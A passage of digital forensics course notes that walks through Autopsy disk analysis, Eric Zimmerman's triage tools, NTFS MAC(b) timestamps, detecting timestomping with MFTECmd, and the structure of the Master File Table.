    - It's a game-changer when you're piecing together events leading up to a user landing on a malicious website.
  - **Email Carving**: Sometimes, the trail leads to internal threats. Maybe it's a rogue employee or just someone who slipped up.
    - In such cases, emails often hold the key.
    - A tool that can extract and present this data streamlines the process, making it easier to connect the dots.
  - **Image Viewer**: At times, the images stored on systems can tell a story of their own.
    - Whether it's for policy checks or deeper dives, having a built-in viewer is a boon.
  - **Metadata Analysis**: Details like file creation timestamps, hashes, and disk location can be invaluable.
    - Consider a scenario where you're trying to match the launch time of an app with a malware alert.
    - Such correlations can be the linchpin in your investigation.
- Enter [Autopsy](#): a user-friendly forensic platform built atop the open-source Sleuth Kit toolset.
  - It mirrors many features you'd find in its commercial counterparts: timeline assessments, keyword hunts, web and email artifact retrievals, and the ability to sift results based on known malicious file hashes.
  - Once you've loaded a forensic image and processed the data, you'll see the forensic artifacts neatly organized on the side panel.

- From here, you can:



- Dive into **Data Sources** to explore files and directories.



## • Examine Web Artifacts .

Autopsy 4.20 - Malware - Keyword search 1 - powershell.exe

**Web Cache**

Source Name	S	C	O	URL	Domain	Date Created	Headers	Path	Data Source
data_1	1	1	1	100_ik_chrome:[new-tab-page https://google.com https://...]	gstatic.com	2023-08-10 12:42:37 EST	date : Mon, 07 Aug 2023 05:48:49 GMT content-length : 9...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	1	1	1	100_ik_chrome:[new-tab-page https://google.com https://...]	gstatic.com	2023-08-10 12:42:37 EST	date : Mon, 07 Aug 2023 05:48:49 GMT content-length : 6...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	1	1	1	100_ik_chrome:[new-tab-page chrome-1min-1ash].[...]	gstatic.com	2023-08-10 12:32:35 EST	date : Tue, 08 Aug 2023 00:31 GMT content-length : 5...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	1	1	1	100_ik_chrome:[new-tab-page https://google.com https://...]	gstatic.com	2023-08-10 12:32:34 EST	date : Thu, 10 Aug 2023 00:32:35 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	1	1	1	100_ik_chrome:[new-tab-page https://google.com https://...]	gstatic.com	2023-08-10 12:42:37 EST	date : Mon, 07 Aug 2023 05:49:49 GMT content-length : 6...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[https://google.com https://...]	google.com	2023-08-10 12:32:34 EST	date : Thu, 10 Aug 2023 00:32:35 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[https://google.com https://...]	google.com	2023-08-10 12:11:53 EST	date : Thu, 10 Aug 2023 00:12:39 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[https://google.com https://...]	google.com	2023-08-10 12:11:47 EST	date : Thu, 10 Aug 2023 00:12:34 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[https://google.com https://...]	google.com	2023-08-10 12:32:34 EST	date : Thu, 10 Aug 2023 00:32:35 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	1	1	1	100_ik_chrome:[new-tab-page chrome-unlocked].[...]	gstatic.com	2023-08-10 12:32:35 EST	date : Sat, 05 Aug 2023 21:12:51 GMT content-length : 66...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	1	1	1	100_ik_chrome:[new-tab-page https://google.com https://...]	gstatic.com	2023-08-10 12:42:37 EST	date : Mon, 07 Aug 2023 05:49:49 GMT content-length : 6...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[http://betophunt.site http://betophunt.site ...]	betophunt.site	2023-08-10 12:14:38 EST	date : Thu, 10 Aug 2023 00:14:47 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[https://google.com https://...]	google.com	2023-08-10 12:12:13 EST	date : Thu, 10 Aug 2023 00:14:47 GMT server : gss-exp...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001
data_1	2	1	1	100_ik_chrome:[new-tab-page https://google.com ht...]	google.com	2023-08-10 12:42:36 EST	date : Thu, 10 Aug 2023 00:42:37 GMT server : ESP <ur...	[jen_fulldisk.raw.001]User\yihode\Ap\ApData\local\Good...	fulldisk.raw.001

## • Check Attached Devices .

Autopsy 4.20 - Malware - Keyword search 1 - powershell.exe

**USB Device Attached**

Source Name	S	C	O	Date/Time	Device Make	Device Model	Device ID	Data Source
SYSTEM	1	1	1	2023-08-10 03:22:53 EST	ROOT_HUB	58289196bb80	fulldisk.raw.001	
SYSTEM	1	1	1	2023-08-10 03:22:53 EST	ROOT_HUB20	58264ab5d680	fulldisk.raw.001	
SYSTEM	1	1	1	2023-08-10 03:22:54 EST	ROOT_HUB30	5821ab4ffcc8080	fulldisk.raw.001	
SYSTEM	1	1	1	2023-08-10 03:22:54 EST	VMware, Inc.	Virtual Mouse	6830c5d9c80808	fulldisk.raw.001
SYSTEM	1	1	1	2023-08-10 03:22:54 EST	VMware, Inc.	Virtual Mouse	783ae2696068080000	fulldisk.raw.001
SYSTEM	1	1	1	2023-08-10 03:22:55 EST	VMware, Inc.	Virtual Mouse	783ae2696068080001	fulldisk.raw.001
SYSTEM	1	1	1	2023-08-10 12:42:50 EST	VID_21C4&ID_0CC7	0456QJ75DVUUIP3R	fulldisk.raw.001	

## • Recover Deleted Files .

Autopsy 4.20 - Malware - Keyword search 1 - powershell.exe

**Deleted Files**

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flag(D)	Flag(M)	Known	Location
0000000000000000f				2023-08-10 03:21:33 EST	2023-08-10 03:21:33 EST	2023-08-10 03:21:33 EST	2019-12-07 11:14:52 EET	415	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\E:\
85f1256.fon				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
@indiviso-Hello-14.1.gf				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
API-M5-Win-Core-Kernel32-Private-L1-L1-1.dll				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
API-M5-Win-Core-Kernel32-Private-L1-L1-1.dll				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
API-M5-Win-Core-Legacy-v1-L1-0.dll				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
API-M5-Win-Core-Legacy-v1-L1-0.dll				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
API-M5-Win-EventLog-v1-L1-0.dll				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\W:\
AlarmsClock.combinant_block_targetize_40_afirmwz				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\
Apolist_targeline_44.ang				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\
Apolist_targeline_256_afirm-unloaded_content-blck				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\
Apolist_targeline_256_afirm-unloaded_content-blck				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\
Apolist_targeline_256_afirm-unloaded_content-white				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\
Apolist_targeline_256_afirm-unloaded_content-white				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\
Apolist_targeline_30_afirm-unloaded.png				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Unallocated	Unallocated	unknown	[img_fulldisk.raw.001]\P:\

- Conduct Keyword Searches.

The screenshot shows the Malware - Autopsy 4.2.0 interface with two separate search results for the keyword 'powershell.exe'.

**Search Results 1:**

Name	Keyword Preview	Location	Modified Time
Windows PowerShell.HK	powershell.exe=powershell.exe;00000000000000000000000000000000	(img_fulldisk.raw.001)Windows\ServiceProfiles\LocalService\AppData\Roam...	2023-08-10 04:16:18
NTUSER.DAT.LOG1	hank %System%\Active\_\system\Windows\PowerShell\..._v...	(img_fulldisk.raw.001)Windows\ServiceProfiles\LocalService\NTUSER.DAT.10...	2023-08-10 04:16:18
.logFile	h00f8000000000000000000000000000	(img_fulldisk.raw.001)\Blogfile	2023-08-10 04:16:18
AppCache123361222643478643.txt	powershell.exe=powershell.exe;"type":1,"system	(img_fulldisk.raw.001)\User\johndoe\AppData\Local\Microsoft\Windows\Co...	2023-08-10 04:16:18
DRA1305A_2022_432F-4115-09E92379E9F7-3-ver00	powershell.exe=powershell.exe;"type":1,"system	(img_fulldisk.raw.001)\User\johndoe\AppData\Local\Microsoft\Windows\Co...	2023-08-10 04:16:18
AppCache12336122267502467.txt	powershell.exe=powershell.exe;"type":1,"system	(img_fulldisk.raw.001)\User\johndoe\AppData\Local\Microsoft\Windows\Co...	2023-08-10 04:16:18
0.0.filterbase.intermediate.txt	h-powershell.exe=powershell.exe=0.0.filterbase.inter...	(img_fulldisk.raw.001)\User\johndoe\AppData\Local\Microsoft\Windows\Co...	2023-08-10 04:16:18
Apps.index	Microsoft-Windows-Storage-StartPort%4Health.evtx\da\_objba98\%storage\c...	(img_fulldisk.raw.001)\Windows\System32\winevt\Logs\Microsoft\Windows\...	2023-08-10 12:15:00 EST
Microsoft-Windows-Storage-StartPort%4Operational.evtx	Microsoft-Windows-Storage-StartPort%4Operational.evtx	(img_fulldisk.raw.001)\Windows\System32\winevt\Logs\Microsoft\Windows\...	2023-08-10 12:15:00 EST
593bea7dd698598_customDestinations-ms	dowpowershell.v1.0\powershell.exe=%appdata%\micro...	(img_fulldisk.raw.001)\User\johndoe\AppData\Roaming\Microsoft\Windows\...	2023-08-10 12:21:17 EST
Run Programs Artifact	program name = powershell.exe&path = ;\Windows\...	(img_fulldisk.raw.001)\Windows\Prefetch\POWERSHELL-EVE-C4AE517.f...	2023-08-10 12:26:46 EST
Run Programs Artifact	program name = powershell.exe&path = ;\Windows\...	(img_fulldisk.raw.001)\Windows\Prefetch\POWERSHELL-EVE-C4AE517.f...	2023-08-10 12:26:46 EST

**Search Results 2:**

Type	Value	Source(s)
Program Name	POWERSHELL.EXE	Windows Prefetch Analyzer
Path	\Windows\SYSTEM32\WINDOWSPOWERSHELLV1.0	Windows Prefetch Analyzer
Date/Time	2023-08-10 03:24:31 EST	Windows Prefetch Analyzer
Count	5	Windows Prefetch Analyzer
Comment	Prefetch File	Windows Prefetch Analyzer

- Use Keyword Lists for targeted searches.

The screenshot shows the Keyword Lists interface in the Malware - Autopsy 4.2.0 interface.

**Available Filters:**

- Phone Numbers
- IP Addresses
- Email Addresses
- URLs
- Credit Card Numbers

**Search Criteria:**

Restrict search to the selected data sources:  
fuldisk.raw.001


Save search results

**Buttons:**

Search | Manage Lists | Files Indexed: 254,561

The screenshot shows the Autopsy 4.20.0 interface. The left sidebar contains a tree view of the case structure, including Data Sources, File Types, Deleted Files, MB File Size, Data Artifacts, Chromium Extensions, Chrome Profiles, Java Programs, Metadata, Operating System Information, Recent Documents, Recent Programs, Shell Bags, USB Device Attached, Web Cache, Web History, and Analysis Results. A central search bar at the top has two tabs: 'Keyword search 1 - powershell.exe' and 'Keyword search 2 - \\\V\\V\\...'. Below the search bar is a table titled 'Table: Thumbnail | Summary' with columns: Name, Keyword Preview, Location, Modified Time, Change Time, Access Time, and Created Time. The table lists numerous files found in the search results. A detailed preview pane on the right shows the contents of a selected file, including its raw hex dump and ASCII representation.

- Undertake Timeline Analysis to map out events.



## One sentence summary

- Disk forensics is also integral in digital forensics and we use tools like autopsy to help us with it.


## Rapid Triage Examination & Analysis Tools

### Overview

- When it comes to Rapid Triage analysis, the right external tools are essential for thorough examination and analysis.
- Eric Zimmerman has curated a suite of indispensable tools tailored for this very purpose.

- These tools are meticulously designed to aid forensic analysts in their quest to extract vital information from digital devices and artifacts.
- For a comprehensive list of these tools, check out:  
<https://ericzimmerman.github.io/#!index.md>
- To streamline the download process, we can visit the official website and select either the .net 4 or .net 6 link.
  - This action will initiate the download of all the tools in a compressed format.
- We can also leverage the provided PowerShell script, as outlined in step 2 of the screenshot above, to download all the tools.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools> .\Get-ZimmermanTools.ps1
```



```
Rapid Triage Examination & Analysis Tools

PS C:\Users\johndoe\Desktop\Get-ZimmermanTools> .\Get-ZimmermanTools.ps1

This script will discover and download all available programs
from https://ericzimmerman.github.io and download them to C:\htb\dfir_module\tools

A file will also be created in C:\Users\johndoe\Desktop\Get-ZimmermanTools that tracks the SHA-1 of each
so rerunning the script will only download new versions.

To redownload, remove lines from or delete the CSV file created under C:\htb\dfir_module\tools and rerun

Use -NetVersion to control which version of the software you get (4 or 6). Default is 6. Use 0 to get both.
```

## MAC(b) Times in NTFS

- The term **MAC(b) times** denotes a series of timestamps linked to files or objects.
  - These timestamps are pivotal as they shed light on the chronology of events or actions on a file system.
  - The acronym **MAC(b)** is an abbreviation for **Modified**, **Accessed**, **Changed**, and **(b) Birth** times.
  - The inclusion of **b** signifies the **Birth timestamp**, which isn't universally present across all file systems or easily accessible via standard Windows API functions.
  - Let's delve deeper into the nuances of **MACB** timestamps.
    - **Modified Time (M)** : This timestamp captures the last instance when the content within the file underwent modifications.
      - Any alterations to the file's data, such as content edits, trigger an update to this timestamp.
    - **Accessed Time (A)** : This timestamp reflects the last occasion when the file was accessed or read, updating whenever the file is opened or otherwise engaged.

- **Changed [Change in MFT Record] (C)** : This timestamp signifies changes to the MFT record. It captures the moment when the file was initially created.
  - However, it's worth noting that certain file systems, like NTFS, might update this timestamp if the file undergoes movement or copying.
- **Birth Time (b)** : Often referred to as the Birth or Born timestamp, this represents the precise moment when the file or object was instantiated on the file system.
  - Its significance in forensic investigations cannot be overstated, especially when determining a file's original creation time.

### General Rules for Timestamps in the Windows NTFS File System

- The table below delineates the general rules governing how various file operations influence the timestamps within the Windows NTFS (New Technology File System).

Operation	Modified	Accessed	Birth (Created)
File Create	Yes	Yes	Yes
File Modify	Yes	No	No
File Copy	No (Inherited)	Yes	Yes
File Access	No	No*	No

#### 1. File Create:

- **Modified Timestamp (M)** : The Modified timestamp is updated to reflect the time of file creation.
- **Accessed Timestamp (A)** : The Accessed timestamp is updated to reflect that the file was accessed at the time of creation.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is set to the time of file creation.

#### 2. File Modify:

- **Modified Timestamp (M)** : The Modified timestamp is updated to reflect the time when the file's content or attributes were last modified.
- **Accessed Timestamp (A)** : The Accessed timestamp is not updated when the file is modified.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is not updated when the file is modified.

#### 3. File Copy:

- **Modified Timestamp (M)** : The Modified timestamp is typically not updated when a file is copied.
  - It usually inherits the timestamp from the source file.
- **Accessed Timestamp (A)** : The Accessed timestamp is updated to reflect that the file was accessed at the time of copying.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is updated to the time of copying, indicating when the copy was created.

#### 4. File Access:

- **Modified Timestamp (M)** : The Modified timestamp is not updated when the file is accessed.
- **Accessed Timestamp (A)** : The Accessed timestamp is updated to reflect the time of access.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is not updated when the file is accessed.
- All these timestamps reside in the **\$MFT** file, located at the root of the system drive.
  - While the **\$MFT** file will be covered in greater depth later, our current focus remains on understanding these timestamps.
- These timestamps are housed within the **\$MFT** across two distinct attributes:
  - **\$STANDARD\_INFORMATION**
  - **\$FILE\_NAME**
- The timestamps visible in the Windows file explorer are derived from the **\$STANDARD\_INFORMATION** attribute.

#### Timestomping Investigation

- Identifying instances of timestamp manipulation, commonly termed as timestomping ([T1070.006](#)), presents a formidable challenge in digital forensics.
  - Timestomping entails the alteration of file timestamps to obfuscate the sequence of file activities.
  - This tactic is frequently employed by various tools, as illustrated in the MITRE

## ATT&CK's timestamp technique.

The screenshot shows the MITRE ATT&CK framework interface. On the left, there's a sidebar with various mitigation strategies like 'Indicator Removal' and 'File Deletion'. The main content area has a table of techniques. Two rows are highlighted with red boxes: 'Cobalt Strike' and 'Empire', both under the 'Timestamp' category. Cobalt Strike is described as being able to 'timestamp any files or payloads placed on a target machine to help them blend in.' Empire is described as being able to 'timestamp any files or payloads placed on a target machine to help them blend in.'

- When adversaries manipulate file creation times or deploy tools for such purposes, the timestamp displayed in the file explorer undergoes modification.
- For instance, if we load

`C:\Users\johndoe\Desktop\forensic_data\cape_output\$\MFT` into `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`) we will notice that the creation time of the file `ChangedFileTime.txt` has been tampered with, displaying `03-01-2022` in the file explorer, which deviates from the actual creation time.

The screenshot shows the MFT Explorer application. The left side displays a file system tree of a forensic image. The right side shows a detailed table of file metadata. A specific file, `ChangedFileTime.txt`, is selected and its details are shown in the bottom pane, including its raw hex dump and standard information attributes. The `Possible Timestamped` checkbox in the properties panel is checked.

- However, given our knowledge that the timestamps in the file explorer originate from the `$STANDARD_INFORMATION` attribute, we can cross-verify this data with the timestamps from the `$FILE_NAME` attribute through `MFTECmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6`) as follows.

```
\.\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\cape_output\$\MFT' --de 0x16169
```

```
**** STANDARD INFO ****
Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x557, Quota charged: 0x0,
Created On: 2022-01-03 16:54:25.2726453
Modified On: 2023-09-07 08:30:12.4258743
Record Modified On: 2023-09-07 08:30:12.4565632
Last Accessed On: 2023-09-07 08:30:12.4258743
```

Timestampming in \$STANDARD\_INFO

```
**** FILE NAME ****
Attribute #: 0x2, Size: 0x80, Content size: 0x68, Name size: 0x0, ContentOffset 0x18. Resident: True
File name: ChangedFileName.txt
Flags: Archive, Name Type: Windows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
Parent Entry-seq #: 0x16947-0x2
Created On: 2023-09-07 08:30:12.4258743
Modified On: 2023-09-07 08:30:12.4258743
Record Modified On: 2023-09-07 08:30:12.4258743
Last Accessed On: 2023-09-07 08:30:12.4258743
```

Original creation time in \$FILE\_NAME

```
**** DATA ****
Attribute #: 0x1, Size: 0x18, Content size: 0x0, Name size: 0x0, ContentOffset 0x18. Resident: True
```

- In standard Windows file systems like NTFS, regular users typically lack the permissions to directly modify the timestamps of filenames in `$FILE_NAME`.
  - Such modifications are exclusively within the purview of the system kernel.
- To kickstart our exploration, let's first acquaint ourselves with filesystem-based artifacts.
  - We'll commence with the `$MFT` file, nestled in the root directory of the KAPE output.

## MFT File

- The `$MFT` file, commonly referred to as the **Master File Table**, is an integral part of the NTFS (New Technology File System) used by contemporary Windows operating systems.
  - This file is instrumental in organizing and cataloging files and directories on an NTFS volume.
  - Each file and directory on such a volume has a corresponding entry in the Master File Table.
  - Think of the MFT as a comprehensive database, meticulously documenting metadata and structural details about every file and directory.
- For those in the realm of digital forensics, the `$MFT` is a treasure trove of information.
  - It offers a granular record of file and directory activities on the system, encompassing actions like file creation, modification, deletion, and access.
  - By leveraging the `$MFT`, forensic analysts can piece together a detailed timeline of system events and user interactions.


**Note:** A standout feature of the MFT is its ability to retain metadata about files and directories, even post their deletion from the filesystem. This trait elevates the MFT's significance in forensic analysis and data recovery.

- The MFT is strategically positioned at the root of the system drive.
- We've already extracted the MFT while showcasing KAPE's capabilities and saved it at `C:\Users\johndoe\Desktop\forensic_data\CAPE_output\Disk1\$\MFT`.
- Let's navigate to the `\$MFT` file within the KAPE Output directory above and load it in **MFT Explorer**.
  - This tool, one of Eric Zimmerman's masterpieces, empowers us to inspect and analyze the metadata nestled in the MFT.
  - This encompasses a wealth of information about files and directories, from filenames and timestamps (created, modified, accessed) to file sizes, permissions, and attributes.
  - A standout feature of the MFT Explorer is its intuitive interface, presenting file records in a graphical hierarchy reminiscent of the familiar Windows Explorer.

**Note:** It's worth noting that MFT records, once created, aren't discarded. Instead, as new files and directories emerge, new records are added to the MFT. Records corresponding to deleted files are flagged as "free" and stand ready for reuse.

#### Structure of MFT File Record


- Every file or directory on an NTFS volume is symbolized by a record in the MFT.
  - These records adhere to a structured format, brimming with attributes and details about the associated file or directory.
  - Grasping the MFT's structure is pivotal for tasks like forensic analysis, system management, and data recovery in Windows ecosystems.
  - It equips forensic experts to pinpoint which attributes are brimming with intriguing insights.



Here's a snapshot of the components:

